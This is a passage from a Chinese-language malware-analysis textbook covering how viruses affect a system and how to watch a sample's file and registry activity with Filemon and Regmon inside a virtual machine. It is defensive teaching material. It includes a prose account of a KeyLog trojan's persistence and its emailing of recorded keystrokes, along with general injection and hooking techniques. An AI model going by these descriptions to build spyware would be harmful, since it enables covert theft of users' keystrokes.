此处所述的提取样本，并不是使用杀毒软件查杀全盘，然后将所有病毒清除干净。而是拿到病毒样本后保存到安全的地方等待对其进行详细分析。这里所谓的安全的地方是指不易把病毒运行起来的目录（本章 2.7.2 小节介绍了建立这样的目录的方法。），同时杀毒软件也不会查杀的目录，以免在全盘扫描时被杀毒软件清除。

## 3. 利用杀毒软件全盘查毒并清理系统中残留的病毒

此一步操作是建立在已经结束掉活动病毒的前提下。如果还有病毒存活，他可能会检查其病毒副本，从而对其进行保护阻止其他进程删除它。或者无休止地创建病毒副本，即使被删除了，新的副本又会被创建出来。

## 4. 分析病毒行为及功能

当我们清除系统中所有残留的病毒以后就准备恢复病毒对系统的破坏。然而如果不分析病毒，我们无法得知此病毒都对系统的什么地方做了什么样的改动。

### 注 意

这一步有可能提前进行，当我们无法通过杀毒软件或者病毒分析人员的经验找到正在活动的病毒，但是我们可以拿到病毒样本，这时就需要在另外一台没有中毒的计算机上分析此样本，通过对其分析即可知道病毒发作后将活动病毒隐藏在何处。

## 5. 恢复计算机病毒对系统的破坏与更改

待分析病毒完毕得知病毒所有行为后即可恢复病毒对系统所做的一切更改与破坏。

### 注 意

病毒对系统的更改是可以恢复的，但是对系统的破坏有些时候是无法恢复的。例如病毒格式化了某磁盘分区，删除了所有文件。所以在使用计算机的过程中，有效预防计算机中毒才是最重要的工作。

## 6. 上传病毒样本到某杀毒厂商

很多计算机用户过分地信赖杀毒软件，认为有了杀毒软件就万无一失了。其实任何

杀毒软件，（无论是国内的还是国外的，）都不是万能的。尤其是对付新病毒的能力非常有限。对于新生病毒的查杀率非常低。然而我们计算机所中的病毒也很可能是新病毒，是杀毒软件还不能查杀的，因此将我们拿到的病毒样本上传给杀毒厂商是每个计算机使用者的义务。我们样本的及时上传从而导致杀毒软件的及时更新，也就可以更进一步避免更多计算机受到危害。

提 示

绝大多数的杀毒软件都带有上传样本的功能，例如瑞星卡卡，也有很多杀毒厂商开发了专门上传样本的论坛。如果您拿到了最新的病毒样本，请通过这些途径尽早上传给杀毒厂商。





免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 第 2 篇 提高篇

# 计算机病毒解决方案

---

第 3 章 计算机病毒行为监控

第 4 章 计算机病毒高级分析

第 5 章 计算机病毒反分析剖析



# 3

## 计算机病毒行为监控

无论是什么类型的病毒，都是利用系统提供的各种功能以及系统或某个应用程序的漏洞而达到某种目的的。在此过程中，病毒为了使自己能够有更长的生命期，更多的生存发展机会以及能够更稳定地达到目的，都要对我们的系统做一些改动。这些改动有些对系统有很大的危害，直接影响我们的正常使用，有些甚至直接导致计算机系统崩溃。

### 3.1 计算机病毒对系统的主要影响

这一节将从 4 个方面介绍计算机病毒对系统的主要影响

#### 1. 计算机病毒发作后对文件的影响

在病毒发作过程中，很多病毒通常要复制自身到系统目录或者其他路径，或者删除自身文件，也可能释放或下载一个或多个文件到本地磁盘中，甚至有些病毒会删除系统中原有的文件，而那些感染型病毒则会修改本地磁盘中原有的文件。这些是计算机病毒极为常见的行为，都是对文件的操作。可以说绝大多数病毒爆发后都会对计算机文件有不同程度的影响。病毒对计算机中文件的操作对于其功能的完成是至关重要的。例如有些计算机病毒会和一个正常的文件如一幅图片，或者一个正常的程序绑定在一起。当我们双击运行这个绑定了病毒的文件后，病毒代码首先得到控制权，它将释放病毒文件到磁盘某个目录下，然后运行这个病毒，最后再运行被绑定的那个正常的文件或程序。当然病毒文件的运行是没有任何界面的。所以给我们的感觉就是图片打开了，或者这个正常程序运行了，我们根本察觉不到已经运行了病毒程序。但是在病毒运行的整个过程中，如果我们能够监控到病毒运行过程中的文件操作就能够使病毒露出马脚。因此掌握计算机病毒对文件操作过程，对我们分析病毒以及成功清除病毒具有非常重要的意义。

#### 2. 计算机病毒发作后对 Windows 注册表的影响

在第 2 章，专门讲解了 Windows 注册表，并且详细介绍了注册表的部分功能。我们知道 Windows 注册表功能极其强大，因此它是计算机病毒最常利用的手段之一。计算机病毒完成的许多功能都要依赖 Windows 注册表，计算机病毒所做的许多操作也都要影响

到注册表。由于注册表与系统关系的紧密性，所以是否全面掌握计算机病毒对注册表的各种操作将直接影响我们对中毒计算机系统修复的成败。

### 3. 计算机病毒发作后对系统进程的影响

计算机病毒运行后除了在系统中新增一个自身进程外，同时还可能影响其他进程的运行，如强制结束某些进程（如：一些盗游戏账号的木马病毒经常会强制结束掉正在运行的游戏进程，迫使玩家重新进行登录，然后通过监控键盘等方法达到偷窃玩家账号和密码的目的）或者未经许可添加某些进程（如：某些保护型病毒会同时启动两个进程互相监控对方是否存在，如果不存在则立即启动对方），甚至注入一些代码到已经存在进程中去（如灰鸽子远程控制后门病毒，病毒运行后将启动浏览器进程，并将自身的代码注入到浏览器进程中去执行其远程控制功能）。计算机病毒对进程的操作通常都是非常隐蔽的。

### 4. 计算机病毒发作后对网络的影响

计算机病毒的一大特性是传播，然而最为疯狂的传播就是通过网络进行传播，此时的病毒就要利用网络。而对于那些只为偷窃的木马，虽然不会通过网络传播，但是当它成功盗窃到游戏账号或者银行卡账号和密码等数据后也要通过网络发送给病毒作者，这同样需要网络操作。现在流行的后门病毒的远程控制更是通过网络进行远程监视控制的。因此可以说绝大多数计算机病毒都会连接网络，这是病毒对网络的利用。有些病毒爆发后则会影响本地计算机，使其无法连接网络（如 ARP 欺骗病毒，使我们无法正常使用网络）或者网络速度严重变慢。掌握计算机病毒对网络的各种操作对于我们分析病毒类型和功能具有很重要的意义。

### 5. 计算机病毒发作后对计算机其他方面的影响

随着计算机技术的发展，计算机病毒所使用的技术也越来越高。有些病毒为了保护自己在内核中加载一个驱动程序，修改系统服务描述符表——SSDT（有关 SSDT 的详细描述稍后讲解），还有些盗号木马病毒为了成功盗号，他会将盗取账号的病毒代码注入到游戏进程中实施盗号，将会在系统中安装全局钩子（关于钩子的概念稍后将做详细讲解）。总而言之，计算机病毒爆发以后对计算机的影响是多方面的。全面掌握这些影响有助于对计算机病毒的分析 and 系统的恢复。

计算机病毒对文件、注册表、进程、网络等方面的影响都是计算机病毒的危害结果，对计算机病毒行为进行监控是快速分析掌握病毒功能的关键，也关系到是否能够成功恢复被破坏的系统。所以在分析病毒过程中，监控计算机病毒的各种行为具有非常重要的意义。下一节将讲解如何监控计算机病毒的行为。

## 3.2 计算机病毒行为监控

计算机病毒通常都是要达到一定目的，例如盗号木马目的是盗取银行卡或者游戏账号和密码，而后门病毒则要给计算机悄悄开启一道后门，从而使病毒作者远程可以操作

中毒的计算机。然而病毒若想实现其目的，就要保证它的病毒能够快速容易地传播，长期稳定地生存，准确隐蔽地完成各种功能。要做到这些，计算机病毒在爆发的时刻，以及爆发过程中必然表现出各种行为，如上一节所述其在文件、注册表、进程、网络等方面都会有各种操作。通过对计算机病毒行为的监控就可以掌握计算机病毒对系统所做的改动与破坏，从而对我们恢复被破坏的系统，把系统还原到中毒之前的安全状态具有非常重要的意义。另外，无论我们采用什么方法进行病毒分析，最终目的就是要弄清楚病毒都做了什么，病毒属于哪种类型，它的根本目的是什么，这些通常需要进行代码的反汇编分析。然而在反汇编分析之前，首先通过行为监控掌握病毒的主要工作流程对我们分析病毒代码具有很大的启发与引导作用。毕竟利用软件监控行为比起反汇编代码分析既快速又易行。掌握计算机病毒行为监控的方法是快速分析病毒的捷径。

### 3.2.1 计算机病毒行为

本章第一节讲述了计算机病毒对计算机文件、注册表、进程以及网络的影响与利用可以看出，计算机病毒通常在这几方面都有不同的行为表现，而且这些行为非常隐蔽。例如从第2章我们运行的 KeyLog 病毒就可以发现，此病毒运行后实际上对文件和注册表做了许多操作，然而当时我们并没有办法察觉。这一节将讲述如何对计算机病毒行为进行监控，从而得知其对系统所做的各种操作以及产生的影响，与此同时第2章遗留的问题也会迎刃而解。这一章讲述的所有监控方法仍然使用第2章所 KeyLog 病毒做示例。下面笔者介绍一下此病毒的详细行为，在后面的监控过程中我们可以与此进行对照。该病毒的行为如下。

KeyLog 运行后将常驻内存，然后将自身复制到系统目录下并重命名为 winpool.exe，并将其设置为自启动项。之后在系统目录下释放一个名为 kernel.vbs 的脚本程序（这个脚本运行后的功能是读取系统目录下的 log.txt 文件内容并发送给指定的邮箱地址），然后病毒将记录用户的所有按键内容，并将其写入到系统目录下的 log.txt 文件中（注：如果不按任何按键则不会产生 log.txt 这个文件）。用户按键每达到 250 次，病毒就执行一次 kernel.vbs 脚本，从而将 log.txt 中记录的这 250 个按键内容发送到指定邮箱地址，大概持续 4 到 5 秒钟后脚本程序便退出，此时按键计数重新由 0 开始；当按键再次达到 250 次以后，病毒将再次执行脚本程序，发送按键内容。如此反复循环。

### 3.2.2 文件监控

系统任何程序对磁盘文件进行的创建、打开、读取、写入、删除等操作都是可以通过某些工具进行监控的。当然计算机病毒也是一个程序，所以它对文件的各种操作也是可以被监控的。

现在网络上流行有很多文件监控工具，在文件监控工具领域中，Filemon 这个软件功能最为强大，它由大名鼎鼎的 Winternals software 公司出品。Winternals software 公司

在美国得克萨斯州，成立于 1996 年，已有超过 25 000 家企业与机构使用过该公司的产品。我们后面小节讲解的注册表监控。进程监控。网络监控工具也都是这个公司的产品。

Filemon 是一个强大的实时文件系统监控软件，它不但可以将文件相关的一切操作全部记录下来，而且允许用户对记录的信息进行保存、过滤、查找等处理，这为我们对文件系统的监控提供了极大的方便。它可以运行在 Microsoft Windows 95 到 Microsoft Windows XP 的所有 Windows 操作系统上，甚至是 Microsoft Windows XP Embedded 嵌入式系统上。

Filemon 运行后的界面如图 3-1 所示。




图 3-1 Filemon 程序在监控系统中所有文件操作

注意

因为 Filemon 是基于 Ring0 级的监控，也就是软件运行后要释放并加载一个驱动程序，这种操作是比较危险的，很多病毒也会有同样的操作。所以如果您运行的计算机上安装有杀毒软件，并且杀毒软件开启了实时监控功能，杀毒软件将拦截此操作，这是正常的。当杀毒软件询问您的时候，您可以允许此操作，或者之前就关闭杀毒软件的实时监控功能。例如计算机上安装的是卡巴斯基 7.0，当运行 Filemon 后便被其拦截，并询问用户是否阻止其运行，如图 3-2 所示。

此时单击“允许”或者“添加到信任区域”均可。

这里我们就以 Filemon 为例介绍文件监控的方法。使用其他工具进行文件监控的方法类似。

Filemon 运行后将监视系统中所有进程对文件的各种操作，并且将监控结果显示到下面的输出窗口中。初次使用 Filemon 将会发现 Filemon 的使用稍稍有点复杂，本书并不想各个菜单，每个按钮逐一介绍其功能。笔者认为这样既枯燥，又难以理解记忆。这里我们将以真实的实例做讲解，一边演示实例一边介绍 Filemon 所涉及的各种功能。

首先，启动虚拟机程序，并恢复我们先前的快照，这




图 3-2 杀毒软件拦截危险行为

里我们将再次运行第 2 章所述的 KeyLog 木马。只不过这次运行将在 Filemon 这个工具的监视下，以此来掌握 Filemon 的使用方法。我们首先将 KeyLog 病毒拖放到虚拟机中，或者将其复制到共享文件夹中，然后将 Filemon.exe 这个程序也拖放到虚拟机中。下面就开始我们的文件监控之旅，步骤如下。

1. Filemon 的设置

双击运行 Filemon 文件监控程序，程序运行后的界面如图 3-1 所示。程序刚开始运行后我们看到输出窗口中的字体非常小，而且是密密麻麻，根本看不清楚。可以通过选择“Options”菜单下面的“Font”子菜单重新设置字体，弹出如图 3-3 所示字体设置对话框，用户可以选择合适的字体，并将字号设置较大一点。

如果是 Windows NT 系统，建议选择“Tahoma”字体，大小选择 10 号，这样将有更好的视觉效果。单击“OK”按钮，现在输出窗口得字变得清晰了。但是这个时候我们将发现输出窗口在不停地滚动，令我们眼花缭乱。此时单击工具栏的“Capture”（监控开关）按钮停止文件监控，这样即使再有任何文件变动，Filemon 都不会进行监控了，自然窗口也就不会滚动了，如图 3-4 所示。




图 3-3 Filemon 字体设置




图 3-4 停止文件监控

这样输出窗口确实不会再不停地滚动了，但是同时也无法进行文件监控了。其实我



们还可以不停止文件监控而停止输出窗口的滚动，方法是单击监控开关按钮旁边的“Autoscroll”按钮，窗口停止自动滚动，只有我们拖动右边的滚动条时窗口才会向下滚动，如图 3-5 所示。




图 3-5 禁止窗口自动滚动

现在窗口静止下来，我们简要介绍一下这个输出窗口所输出的内容。

第 1 项“#”，输出窗口中每一行都显示了一条文件操作的记录，那么这一项显示的就是行号。

第 2 项“Time”，显然这里输出的是文件操作所发生的时间，我们可以单击工具栏的“Duration/Clock”按钮，使这一项显示文件操作所持续的时间，如图 3-6 所示。




图 3-6 单击时间按钮进行时间与时长的切换

单击图中的按钮可以进行时间与时长的切换，一般情况下我们最好让此项显示文件

操作发生的时间。

第3项“Process”显示了进行文件操作的进程名，这一项非常重要，通过它我们就可以知道是哪个进程或者说是哪个程序在修改、创建、删除文件。

第4项“Request”显示了文件的操作方式，通常文件操作有很多方式，我们只需关心以下4种方式。

IRP\_MJ\_CREATE/CREATE: 创建文件。

IRP\_MJ\_OPEN/OPEN: 打开文件。

IRP\_MJ\_WRITE/WRITE: 写入文件。

IRP\_MJ\_DELETE/DELETE: 删除文件。

第5项“Path”显示了被操作文件的完整路径及文件名。通过这一项就可以知道哪些文件被创建、修改、删除。这一项对我们分析病毒非常重要。

第6项“Result”显示此次文件操作的结果，其中有以下表述。

SUCCESS: 操作成功。

FAILURE: 操作失败。

第7项“Other”是文件操作的相关信息，如被操作文件的长度，文件属性等信息。

我们已经知道了 Filemon 能够给我们提供的信息，读者可能发现一个问题：当我们把监控开关打开后，Filemon 的输出窗口不停地显示各种文件操作，数量非常多；如果这样，当我们运行病毒之后，如何区分哪些文件操作是病毒进行的，哪些不是病毒对文件的操作呢？

实际上，我们通过输出窗口的进程名，确实能够找到病毒操作文件的记录，可是由于我们没有做任何过滤，Filemon 把所有进程的所有文件操作都记录下来，这样便得到了海量的记录，在这海量的记录中查找某个进程对文件的某个操作是非常困难的。那么如何解决这个问题呢？Filemon 提供了监控过滤功能，通过 Filemon 的过滤功能即可以得到我们想要的文件操作记录。过滤方法如下：首先把我们不关心的进程过滤掉（我们只想监控病毒对文件的操作，确实没有必要监控系统中所有进程），如：虚拟机进程 VMwareUser.exe，我们可以在输出窗口选中任意一个 VMwareUser.exe 进程操作文件的记录，单击鼠标右键，选择“Exclude Process”子菜单项。然后在弹出的“是否更新过滤条件窗口”中选择“是”，如图 3-7 所示。

之后可以看到输出窗口中所有关于 VMwareUser.exe 进程的文件操作都被过滤掉了，用同样的方法可以过滤其他进程。但是请注意，不要把 Explorer.exe 和 iexplore.exe 两个进程过滤掉，因为病毒经常要注入代码到这两个进程中完成特别的功能。如果过滤掉这两个进程，那么就无法监控到被注入到这两个进程的代码所进行的文件操作。单击工具栏上的“Filter”按钮可以看到过滤设置结果，如图 3-8、图 3-9 所示。




图 3-7 是否要更新过滤窗口内容




图 3-8 单击过滤按钮将弹出过滤对话框进行过滤设置




图 3-9 文件监控过滤设置

在这个过滤对话框中：“Exclude”下拉列表框中列出了所有被过滤掉的进程，也可以在这里直接输入想过滤的进程名，然后单击“OK”按钮，效果是一样的。还可以看到在“Exclude”下拉框上面，还有一个“Include”下拉列表框，它表示要监视的进程，默认是“\*”符号，表明要监控除 Exclude 框中以外的所有进程。如果这里填写 notepad.exe，那么 Filemon 将只监控 notepad.exe 这个程序相关的文件操作。在“Exclude”下拉框的下面，还有一个“Highlight”下拉框，它标识要高亮显示的相关进程对文件的操作。

注意

Filemon 的过滤设置对话框中可以使用通配符“\*”，“?”，其中“\*”号表示监控所有文件的操作，“?”号表示任意字符。

最下面还有 3 个复选框分别有如下表示。

- Log Opens: 记录打开文件操作。
- Log Reads: 记录读取文件操作。
- Log Writes: 记录写入文件操作。

通常情况下，在监控病毒的时候只需监控它的写文件操作，将前面打开文件和读取文件两项的复选框的对勾去掉，然后单击“确定”按钮。至此我们已经完成 Filemon 的设置。

注意

在 Filemon 的“Volumes”菜单下可以设置要监控的磁盘分区，通常我们监控本地硬盘的所有分区。

2. 病毒对文件操作的行为监控

将 Filemon 的各项设置好以后，接下来我们在 Filemon 的监控下运行刚才拖放到虚拟机中的 KeyLog 木马程序。病毒运行后可以看到 Filemon 监控到的文件操作如图 3-10 所示。




图 3-10 Filemon 输出文件监控结果

在本小节的开始我们已经介绍了这个病毒的所有行为，现在通过 Filemon 得出的监控结果和先前笔者描述的 KeyLog 的文件操作行为是相同的。笔者曾介绍说病毒还释放了一个 log.txt 文件，这个文件只有我们进行键盘操作时，也就是按键盘的任意键时，病毒才会创造 log.txt，并将用户按键内容写入 log.txt 这个文件。我们可以在虚拟机中任意按几下键盘，这时可以看到 Filemon 监控到了 log.txt 这个文件的写入操作。

提示

在使用 Filemon 进行文件监控的同时，我们还将看到其他一些文件操作，这是病毒运行过程中操作系统所做的文件操作。运行任何一个程序都可能监控到这些无关紧要的垃圾信息，可以不予理会，并不影响我们对病毒的分析。

3.2.3 注册表监控

Windows 系统中任何程序对注册表的增加、删除、修改、查询等操作都可以利用某些特定工具进行监控。像文件监控工具一样，现在网络上流行很多注册表监控工具，其中 Regmon 这个软件功能最为强大，它和 Filemon 一样，也是 Winternals software 公司的

监控系列产品之一，因此它们的使用方法非常类似。

Regmon 是一个出色的注册表数据库监控软件，它将程序对注册表数据库相关的一切操作全部记录下来，并且允许用户对记录的信息进行保存、过滤、查找等处理。

Regmon 运行后主程序界面如图 3-11 所示。




图 3-11 Regmon 注册表监控工具

可以看出它的界面和 Filemon 的界面如出一辙。当然它们的使用方法也非常类似，同样可以通过“Options”菜单项的“Font”子菜单项设置字体格式和大小，如果是 Windows NT 系统推荐选择“Tahoma”字体，大小选择 10 号。Regmon 和 Filemon 一样都有停止监控和停止滚动窗口等按钮，使用方法也相同。

Regmon 的输出窗口同 Filemon 一样，总共 7 项，第 1、2、3 项功能与 Filemon 完全相同，此处不再赘述。

第 4 项“Request”表示注册表的操作方式，我们需要注意如下操作。

DeleteValueKey: 删除键值。

SetValue: 设置键值。

第 5 项“Path”表示操作的注册表中某项的绝对路径，这一项对我们来说非常关键，从这里我们可以知道病毒修改了哪些关键项，从而得知其功能。

第 6 项“Result”同 Filemon 一样表示操作结果。

第 7 项“Other”其他信息，这项非常关键，他通常显示注册表某键下所添加或删除的键值，这也正是我们要关注的。

下面开始我们的注册表监控之旅。

### 1. Regmon 监控工具的设置

Regmon 同样具有过滤功能，如果不做任何过滤，我们将发现 Regmon 将捕捉到非常多的注册表操作记录，从中寻找我们需要的信息非常困难。因此也需要像 Filemon 一样做过滤，读者可以选择“Options”菜单下的“Filter/HighLight”子菜单项，或者按快捷键“Ctrl+L”打开过滤对话框，如图 3-12 所示。过滤方法也和 Filemon 相同，请把不需

要监控的进程过滤掉，但是不要过滤 explorer.exe 和 iexplore.exe 这两个进程，防止病毒对其注入代码后的注册表行为无法被监控。




图 3-12 Regmon 注册表监控设置

其中 Include、Exclude、Highlight 各项与 Filemon 相应项功能完全相同，不再赘述。

注意

Regmon 的过滤设置对话框中可以使用通配符 “\*”，“?”，其中 “\*” 号表示监控所有对注册表的操作，“?” 号表示任意字符。

下面有 5 个复选框分别表示如下。

- Log Opens: 记录打开操作。
- Log Reads: 记录读取操作。
- Log Writes: 记录写入操作。
- Log Successes: 记录结果成功的注册表操作。
- Log Errors: 记录结果失败的注册表操作。

在监控病毒行为的时候一般这里勾选 Log Writes 和 Log Successes 两项。

2. Regmon 独特的功能

Regmon 具有一个非常独特的功能——它可以全程记录系统启动过程。用户只需选择 “Options” 菜单下的 “Log Boot” 子菜单项，如图 3-13 所示。




图 3-13 启动 Regmon 的 Log Boot 功能

启动 Log Boot 功能后，Regmon 会自动使其在下次系统启动时先于任何其他驱动程序最早加载到系统中，这样下次系统启动过程中所有驱动程序和服务对注册表的读取操作都将被 Regmon 记录到 C:\WINDOWS\REGMON.LOG 文件里。这个文件可以使用文本编辑软件如记事本打开查看，其中的记录形式与 Regmon 主界面中显示的形式一致。但是这个文件大小可



能超过 20MB，如果记录过程中发现磁盘空间不够，记录过程将自动停止，并且删除记录。  
如果读者想要研究 Windows 启动过程以及 Windows 启动过程中注册表的作用，此时这 20MB 的日志文件将是非常好的辅助资料。

3. 病毒对注册表操作的行为监控

